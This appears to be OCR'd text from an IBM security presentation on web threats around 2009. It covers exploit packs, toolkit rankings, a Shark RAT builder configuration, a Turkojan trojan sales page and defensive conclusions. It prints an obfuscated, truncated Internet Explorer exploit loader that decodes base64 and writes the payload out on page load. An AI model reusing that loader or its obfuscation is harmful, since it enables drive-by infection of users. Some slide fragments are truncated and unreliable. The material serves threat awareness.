Automatic page-rank verification
* Search engine integration for finding “vulnerable” sites
* Prioritization of results based on probability for successful injection
* Reverse domain name resolution
* etc.


TextPad - [F:\webfuscate\IEexploit_original0day_before.html *]
File Edit Search View Tools Macros Configure Window Help
28 15 Read Ovr Block Sync Rec Caps

```
<script language="javascript">
var alfabet='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=';

function funkcja(arg)
{
var a1='', a2, a3, a4, a5, a6, a7, a8, a9=0;


arg=arg.replace(/[^A-Za-z0-9\+\/\=]/g, '');

do {
a5=alfabet.indexOf(arg.charAt(a9++));
a6=alfabet.indexOf(arg.charAt(a9++));
a7=alfabet.indexOf(arg.charAt(a9++));
a8=alfabet.indexOf(arg.charAt(a9++));
a2=(a5 << 2) | (a6 >> 4);

some_shit=((a6 & 15) << 4) | (a7 >> 2);
a4=((a7 & 3) << 6) | a8;
a1=a1+String.fromCharCode(a2);

if (a7!=64) a1=a1+String.fromCharCode(some_[redacted]);
if (a8!=64) a1=a1+String.fromCharCode(a4);

}
while (a9<arg.length);

document.write(a1);
}


</script>

<body onload=
"funkcja('ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU2OCU3NCU2ZCU2YyUzZSUzYyU2OCU2NSU2MSU2NCUzZSUzYyU3NCU2OSU3NCU2YyU2N
SUzZSUzYyUyZiU3NCU2OSU3NCU2YyU2NSUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzYyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU2YyU2
MSU2ZSU2NyU3NSU2MSU2NyU2NSUzZCUyMiU2YSU2MSU3NiU2MSU3MyU2MyU3MiU2OSU3MCU3NCUyMiUzZScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2N
hcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0YyU2ZiU2NyUyOCU2ZCUyOSUyMCU3YicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJy
UwOSU3NiU2MSU3MiUyMCU2YyU2ZiU2NyUyMCUzZCUyMCU2NCU2ZiU2MyU3NSU2ZCU2NSU2ZSU3NCUyZSU2MyU3MiU2NSU2MSU3NCU2NSU0NSU2YyU2N
SU2ZCU2NSU2ZSU3NCUyOCUyNyU3MCUyNyUyOSUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU2YyU2ZiU2NyUyZSU2OSU2ZSU2ZSU2
NSU3MiU0OCU1NCU0ZCU0YyUyMCUzZCUyMCU2ZCUzYicpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyU3ZCcpKTsKZG9jdW1lbnQud3JpdGUodW5
lc2NhcGUoJyU2NiU3NSU2ZSU2MyU3NCU2OSU2ZiU2ZSUyMCU0MyU3MiU2NSU2MSU3NCU2NSU0ZiUyOCU2ZiUyYyUyMCU2ZSUyOSUyMCU3YicpKTsKZG
9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NiU2MSU3MiUyMCU3MiUyMCUzZCUyMCU2ZSU3NSU2YyU2YyUzYicpKTsKZG9jdW1lbnQud3JpdGUod
W5lc2NhcGUoJyUwOScpKTsKZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUwOSU3NCU3MiU3OSUyMCU3YiUyMCU3MiUyMCUzZCUyMCU2ZSU2NSU3NyUy
```

Popular drive-by-download exploit packs

- WebAttacker2
- Mpack
- IcePack
  - Localized to French in May 2008
- Firepack
- Neosploit
- Black Sun
- Cyber Bot



Имя компьютера	Текущая HTTP-команда	IP-адр
Cytech	dexec	127.0.
WRK-90EACA86816wrk	dexec	127.0.


Top Five Web Exploit Toolkits

Rank	2009 (Full Year)	2009 H2 (Second Half)
1.	Gumblar	Gumblar
2.	CuteQQ	CuteQQ
3.	Phoenix	JustExploit
4.	zoPack	Nuclear
5.	JustExploit	Elenore

Table 12: Top Five Web Exploit Toolkits, 2009
Source: IBM X-Force Whiro Crawler

Malware creator kits – Shark 3

- “Remote Administration Tool” – RAT
- Added anti-debugger capabilities
  - VmWare, Norman Sandbox, Sandboxie, VirtualPC, Symantec Sandbox, Virtual Box etc.



Compression ratio

Traffic compression ratio (0 to 9): 9

Transfer compression ratio (0 to 9): 9

Tolerance

Cpr-Tolerance Limit: 2 %

Ping-Tolerance in seconds: 20

Key Stuff

Server Mutex : sharK6WVHZZQ2H7


Primary Key: bHQqK1LG]l`i^s@guWwqeud2NbKfT6Ql[8eAjB>HCsF61lJq1oCGX5QJdu:iFmbfsnKc>jJXURk4a:OO9L9@=1zXbO

Secondary Key: aZguw3TZc=KFf_VQ`1Cx<S4?lfvrv44PplSQKxCSJ7p1pMalB?eKYZ0cK:\E_GIVva\yxXPO:un][eKfOsuk8OuS@pX7IiCsHskYdy<vOUs:hq

Random Seed: 7t0bw4fk98y18z6tgzi3

Trojan

- Constru
- V.4 New
  - Rem
  - Web
  - Aud
  - Rem
  - MSN
  - Rem
  - Adv Man
  - Onli keyl
  - Infor rem
  - Etc.



Bronze Edition

- This product is the improved version of Turkojan 3.0 and it has some limitations(Webcam - audio streaming and msn sniffer doesn't work for this version)
- 1 month replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail
- Supports only Windows 95/98/ME/NT/2000/XP
- Realtime Screen viewing(controlling is disabled)

Price : 99$ (United State Dollar)

Silver Edition

- 4 months (maximum 3 times) replacement warranty if it gets dedected by any antivirus
- 7/24 online support via e-mail and instant messengers
- Supports 95/98/ME/NT/2000/XP/Vista
- Webcam streaming is avaliable with this version
- Realtime Screen viewing(controlling is disabled)
- Notifies changements on clipboard and save them

Price : 179$ (United State Dollar)

Gold Edition

- 6 months (unlimited) or 9 months(maximum 3 times) replacement warranty if it gets dedected by any antivirus (you can choose 6 months or 9 months)
- 7/24 online support via e-mail and instant messengers
- Supports Windows 95/98/ME/NT/2000/2003/XP/Vista
- Remote Shell (Managing with Ms-Dos Commands)
- Webcam - audio streaming and msn sniffer
- Controlling remote computer via keyboard and mouse
- Notifies changements on clipboard and save them
- Technical support after installing software
- Viewing pictures without any download(Thumbnail Viewer)

Price : 249$ (United State Dollar)

Port : 15963

TURKOJAN
pyright CigiCigi Online
2008 All rights reserved.
Made in Turkey

omputer Name :	OS :
[redacted]	WinXP

Status : Passive

Conclusions

- Beware of a false sense of security
- Better patching from vendors but no for plug-ins
- Significant numbers and severity of vulnerabilities will have no remedy
- +50% vulnerabilities in readers and multimedia applications
- Malicious web links have increased by 345%
- Web applications are most vulnerable (67% no patch)
- Increased use of obfuscation

Learn more at:

- IBM Rational software
- Rational launch announcements
- Rational Software Delivery Platform
- Accelerate change & delivery
- Deliver enduring quality
- Enable enterprise modernization

- Ensure Web security & compliance
- Improve project success
- Manage architecture
- Manage evolving requirements
- Small & midsized business
- Targeted solutions

- Rational trial downloads
- developerWorks Rational
- Leading Innovation
- IBM Rational TV
- IBM Business Partners
- IBM Rational Case Studies

Trademarks and disclaimers

Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium, and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries./ Linux is a registered trademark of Linus Torvalds in the United States, other countries, or both.

Microsoft, Windows, Windows NT, and the Windows logo are trademarks of Microsoft Corporation in the United States, other countries, or both. IT Infrastructure Library is a registered trademark of the Central Computer and Telecommunications Agency which is now part of the Office of Government Commerce. ITIL is a registered trademark, and a registered community trademark of the Office of Government Commerce, and is registered in the U.S. Patent and Trademark Office. UNIX is a registered trademark of The Open Group in the United States and other countries. Java and all Java-based trademarks are trademarks of Sun Microsystems, Inc. in the United States, other countries, or both. Other company, product, or service names may be trademarks or service marks of others. Information is provided "AS IS" without warranty of any kind.

The customer examples described are presented as illustrations of how those customers have used IBM products and the results they may have achieved. Actual environmental costs and performance characteristics may vary by customer.

Information concerning non-IBM products was obtained from a supplier of these products, published announcement material, or other publicly available sources and does not constitute an endorsement of such products by IBM. Sources for non-IBM list prices and performance numbers are taken from publicly available information, including vendor announcements and vendor worldwide homepages. IBM has not tested these products and cannot confirm the accuracy of performance, capability, or any other claims related to non-IBM products. Questions on the capability of non-IBM products should be addressed to the supplier of those products.

All statements regarding IBM future direction and intent are subject to change or withdrawal without notice, and represent goals and objectives only.

Some information addresses anticipated future capabilities. Such information is not intended as a definitive statement of a commitment to specific levels of performance, function or delivery schedules with respect to any future products. Such commitments are only made in IBM product announcements. The information is presented here to communicate IBM's current investment and development activities as a good faith effort to help with our customers' future planning.

Performance is based on measurements and projections using standard IBM benchmarks in a controlled environment. The actual throughput or performance that any user will experience will vary depending upon considerations such as the amount of multiprogramming in the user's job stream, the I/O configuration, the storage configuration, and the workload processed. Therefore, no assurance can be given that an individual user will achieve throughput or performance improvements equivalent to the ratios stated here.

Prices are suggested U.S. list prices and are subject to change without notice. Starting price may not include a hard drive, operating system or other features. Contact your IBM representative or Business Partner for the most current pricing in your geography.

Photographs shown may be engineering prototypes. Changes may be incorporated in production models.

References in this document to IBM products or services do not imply that IBM intends to make them available in every country.

Trademarks of International Business Machines Corporation in the United States, other countries, or both can be found on the World Wide Web at http://www.ibm.com/legal/copytrade.shtml.